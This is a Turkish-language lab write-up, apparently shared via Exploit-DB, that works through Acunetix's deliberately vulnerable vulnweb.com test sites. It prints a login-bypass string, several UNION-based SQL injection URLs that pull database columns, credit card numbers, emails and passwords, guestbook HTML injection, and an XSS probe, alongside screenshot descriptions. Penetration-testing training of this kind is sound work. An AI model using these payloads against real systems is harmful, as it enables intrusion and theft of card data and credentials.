

Acunetix Vulnweb Solutions Handbook



TEMMUZ 2017

İçindekiler

GİRİŞ	2
LAB ÇÖZÜMLERİ	3
KAYNAKÇA	28

GİRİŞ

Merhaba Dostlar,

Yazmış olduğum bu kitapta Acunetix firmasının geliştirmiş olduğu zafiyet dolu web uygulamasıvulnweb.com'u güvenlik testlerine tabi tutacağız. Acunetix yasal olarak sızma testlerini gerçekleştirebildiğimiz bir web uygulamasıdır. Bu uygulama üzerinden gerçek bir bilgisayar korsanıymış gibi hareket ederek hedef sisteme sızmayı çalışacağız. Ufak bir uyarı yapmak istiyorumsızma testlerimize başlamadan önce bu test ortamında gerçekleştirdiğimiz testleri, başka websitelerine gerçekleştirip zarar vermeyiniz. Yasal sorumluluk kabul etmiyorum. Bu yazıyı yıllar önce yazmıştım. Exploit-DB üzerinden değerli okurlarım ile paylaşmak istedim.

LAB ÇÖZÜMLERİ

Lafı fazla uzatmayalım ve sızma testlerimize başlayalım isterseniz. Öncelikle web tarayıcımızdan <http://vulnweb.com> 'a giriş yapıyoruz.




List of vulnerable test websites for [Acunetix Web Vulnerability Scanner](#).

Name	URL	Technologies
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server


Görmüş olduğunuz üzere vulnweb.com ile karşılaşıyoruz. Gözümüze ilk çarpan şey, acunetix'in logosu oluyor. Zaten başta dediğim gibi acunetix'in geliştirdiği bir zafiyetli bir websitesidir. Name bölümünde zafiyetli sitelerin isimleri yer almakta, url böümlerinde ise o sitelerin adresleri ve technologies bölümünde ise o sitelerin kullanmış olduğu yazılım teknolojileri gözümüze çarpmaktadır.

İlk sızma testimize <http://testhtml5.vulnweb.com/> adresinden başlıyoruz. Bu web sitesi Nginx, Python, Flask ve CouchDB yazılım teknolojilerini barındıran bir websitesi vulnweb.com `da bunu görebilirsiniz. Sayfaya öncelikle göz gezdiriyoruz ve dikkatimi ilk olarak login butonu çekmekte, sizdefark ettiniz değil mi ?



Login butonuna tıkladığımızda karşımıza görseldeki gibi bir bölüm çıkıyor. Hedef sitemizin admin paneli olsa gerek bunun bir başka açıklaması olmaz diye düşünüyorum. Bu bölüm username ve password bölümlerinden oluşmakta, yani kullanıcı adı ve şifre paneli karşımıza çıkmaktadır. Kullanıcı adı default olarak yani kendiliğinden "admin" olarak geliyor. Kafamda bir şüphe daha doğuyor acaba login bypass zafiyeti olabilir mi ? Bunu öğrenmenin tek yolu test etmekten geçiyor elbette ama öncelikle login bypass yöntemi nedir buna değinelim.

Login ByPass Nedir ? Bu yöntem genellikle sql açıklı sitelerde admin paneline yönelik gerçekleştirilen bir saldırı yöntemi ve bu saldırıyı ele aldığımızda peki nasıl gerçekleşiyor ? isterseniz birlikte inceleyelim.



Girilen zararlı karakterlerin filtrelenmemesinden dolayı kaynaklanan bir tür açıklıdır. Sql Injection açıklığı gibi veri tabanından bilgi çekmek için kullanılan sorgular ile siteye giriş yapılır. Görselde görmüş olduğunuz gibi "or '1'" parametresini şifre bölümüne yazıyorum. Peki bu ne anlama gelmekte ?

/login?username=admin&password=***** giriş kontrolüne sahip bir web sitesi olduğunu düşünelim. Biz bu saldırıda /login?username=admin&password="or '1'" yazdığımız da sorguyu bozarak yeni bir kontrol veriyoruz or parametresi " veya " anlamında kullanılır böylece 1=1, '=, "' gibi durumlarda sorguyu true döndürür ve böylece hedef login panelini bypass etmiş oluyoruz.

SecurityTweets Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner. Welcome admin | Logout

Filter results

Page 0

Next

VIEWES

- Popular
- Latest
- Carousel
- Archive

WEBSITE

- About
- Contact

ACUNETIX

- Website
- Blog
- Facebook
- Twitter

admin is coming from http://testhtml5.vulnweb.com/ and has visited this page 2 times.
© Acunetix Ltd. 2013

Görmüş olduğunuz üzere hedef sistemin kontrol paneline yetkili şifresini bilmeden sızmayı başarmış olduk. Login bypass zafiyetinin ne kadar kritik olduğunu görmüş oldunuz. Geliştiriciler zararlı karakterleri kullanıcıdan veri girişi aldığı yerlerde filtrelenmesi gerektiğini hatırlatalım ve bir sonraki güvenlik testimize geçelim.

Sıradaki sızma testimizi <http://testphp.vulnweb.com/> adresine gerçekleştireceğiz.

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

welcome to our page

Test site for Acunetix WVS.

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

Fractal Explorer

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2006 Acunetix Ltd

Görmüş olduğunuz üzere testphp.vulnweb.com ile karşılaşıyoruz. Gözüme şuan dikkat çekici bir şey çarpmıyor. O yüzden de siteyi biraz daha kurcalıyorum.

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

r4w8173

comment on this artist

Blad3

comment on this artist

lyzae


comment on this artist

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Artists diye bir bölüm varmış oraya tıkladım ve böyle görseldeki gibi bir sayfa karşıma çıktı.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=1`. The page header includes the Acunetix logo and navigation links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#). The main content area is titled "artist: r4w8173" and contains two paragraphs of Lorem Ipsum text. Below the text are two links: "view pictures of the artist" and "comment on this artist". A footer bar contains links for "About Us", "Privacy Policy", "Contact Us", and "©2006 Acunetix Ltd".

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=2`. The page header includes the Acunetix logo and navigation links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#). The main content area is titled "artist: Blad3" and contains two paragraphs of Lorem Ipsum text. Below the text are two links: "view pictures of the artist" and "comment on this artist". A footer bar contains links for "About Us", "Privacy Policy", "Contact Us", and "©2006 Acunetix Ltd".



Hedef sistemde `?artists=1`, `?artists=2` ve `?artists=3` diye sorgu çalıştırabiliyordum diye test ediyorum. Görüldüğü üzere gönderdiğim id değerlerine göre sayfa değişiyor. Hedef sitenin url

kısmına `?artists=1'` yazıyorum ve herhangi bir sql hatası almıyorum ve burdan şunu çıkartıyorum. Yazmış olduğum sql sorgusu hedef sistemdeki sorguyu bozmakta ve hata vermekte burdan yola çıkarak aşağıdaki sql sorgusu ile veritabanından bilgi çekmeye çalışıyorum.

Hedef siteyi istismar edicek olan sql sorgusu :

```
http://testphp.vulnweb.com/artists.php?artist=-1 union all SELECT 1,2,concat(table_name,'|',column_name) FROM information_schema.columns where table_schema !='mysql' and table_schema !='information_schema' --
```


testphp.vulnweb.com/artists.php?artist=-3 union all SELECT 1,2,concat(table_name,'|',column_name) FROM informatio

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
 go

Browse categories
 Browse artists
 Your cart
 Signup
 Your profile
 Our guestbook
 AJAX Demo

Links
 Security art
 Fractal Explorer

artist: 2

artists | artist_id
 view pictures of the artist
 comment on this artist

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Görmüş olduğunuz üzere Görmüş olduğunuz üzere veritabanındaki veritabanındaki kolon isimlerini çekmeyi başardık.

testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
 go

Browse categories
 Browse artists
 Your cart
 Signup
 Your profile
 Our guestbook
 AJAX Demo

Links
 Security art
 Fractal Explorer

artist: 5.1.73-0ubuntu0.10.04.1

acuart@localhost
 view pictures of the artist
 comment on this artist

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Hedef siteyi istismar edecek olan sql sorgusu :

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

Fractal Explorer

artist: 2

users | uname

view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Hedef siteyi istismar edicek olan sql sorgusu :

```
http://testphp.vulnweb.com/artists.php?artist=-1 union all SELECT 1,2,concat(table_name,'|','column_name) FROM information_schema.columns where table_schema !='mysql' and table_schema !='information_schema' and table_name not in ('artists','carts','categ','featured','guestbook','pictures','products') -
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

Fractal Explorer

artist: 5892-8300-8503-2894

3


view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Kullanıcının kart numarasını istismar edicek olan sql sorgusu :

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users
```



testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art **artist: ismailtasdelen@gmail.com**

Browse categories 3

Browse artists view pictures of the artist

Your cart comment on this artist

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Kullanıcının email iletişim bilgisini istismar edecek olan sql sorgusu :

[http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat\(email\),3 from users --](http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users --)



testphp.vulnweb.com/artists.php?artist=-1 union all SELECT 1,2,concat(uname,' | ',pass)FROM users --

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art **artist: 2**

Browse categories test | test

Browse artists view pictures of the artist

Your cart comment on this artist

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Hedef sistemdeki kullanıcı şifre ve parolayı siteyi istismar edicek olan sql sorgusu :

[http://testphp.vulnweb.com/artists.php?artist=-1 union all SELECT 1,2,concat\(u',pass\) FROM users --](http://testphp.vulnweb.com/artists.php?artist=-1 union all SELECT 1,2,concat(u',pass) FROM users --)

Hedef sistemin veritabanından kullanıcı adı ve şifreyi çektiğimize göre şimdi sırada control paneline giriş yapmak olacaktır.

testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

Fractal Explorer

If you are already registered please enter your login information below:

Username : test

Password :

login

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Veritabanında çektiğimiz veriye göre kullanıcı adı : test ve kullanıcı şifresi : test olarak bulmuştuk. Bubilgiler ile hedef sistemin kontrol paneline giriş yapıyoruz.

testphp.vulnweb.com/userinfo.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

Fractal Explorer

İsmail Taşdelen (test)

On this page you can visualize or edit you user information.

Name: İsmail Taşdelen

Credit card number: 5892-8300-8503-2829

E-Mail: ismailtasdelen@gmail.com

Phone number: +905342959431

Address: Istanbul / Turkey

update

You have 1 items in your cart. You visualize you cart [here](#).

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Görselde görmüş olduğunuz üzere kullanıcı bilgilerinizi değiştirmiş olduk. Evet siteyi ele geçirdik ama ben biraz daha uğraşmak istiyorum başka açık var mı yok mu diye birazda daha kurcalıyorum siteyi ve hedef sitenin ziyaretçi defteri ile karşılaşıyorum.



Ve yine aklıma bir açık türü geliyor geliyor "html injection" diyorum içimden ve html komutları ile denemeler gerçekleştiriyorum.

Peki html injection ne nasıl bir zafiyet ?

Hedef sistemde html kodları çalıştırabileceğiniz bir zafiyet bu zafiyetten faydalanarak siteyi bozabilir ve istediğimiz gibi istismar edebiliriz örnekler ile daha iyi anlaşılacağını düşünüyorum bu zafiyetin o halde istismar edelim bu zafiyeti isterseniz.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art
 go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Our guestbook

test 07.03.2017, 8:22 am

<input type="text">
<input type="submit">

add message

Görmüş olduğunuz üzere ziyaretçi defterine basit html komutları yazıyorum.

```
<input type="text">
<input type="submit">
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art
 go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2006 Acunetix Ltd

Our guestbook

test 07.03.2017, 7:58 am


Sorguyu gönder

add message

Add message dediğimde yani mesajı ekle dediğimde ziyaretçi defterine veri girişi yapabileceğim bir metin kutusu yani textbox ve veriyi göndermem için bir submit butonu eklemiş oldum. Normal şartlarda hedef site üzerine düşünecek olursak sadece veri girişi yani yazı bırakabiliyoruz. Bu ziyaretçi defterine, isterseniz biraz daha html komutları enjekte edelim.




Bu sefer hedef sistemin ziyaretçi defterine html komutları çalıştırarak resim enjekte edeceğiz.



Başka bir siteden resim çekmek için kullandığımız basit bir html kodu :


```


```



Siteyi biraz daha kurcaladıktan sonra " search art " bölümü dikatimi geçiyor. Tahminlerimden yola çıkarak XSS (Cross Site Scripting) zafiyeti olabileceği konusunda düşüncem var.Peki nedir bu XSS (

Cross Site Scripting) zafiyeti diyecek olursanız. Hedef sistemde javascript kodlarının çalıştırılmasını sağlayan bir açık türüdür. Textbox yani metin kutusu bölümüne gelip javascript komutlarıyla zayıfeti istismar etmeye çalışıyorum. Önce `<script>alert('XSS')</script>` şeklinde bir javascript kodunu searchart bölümünde çalıştırıyorum yani arama işlemi yapıyorum özetle, javascript kodunu çalıştırıyorum. Kodu çalıştırdığımda hiç mesaj basmıyor ekrana, bende farklı javascript kodlarını deniyorum.

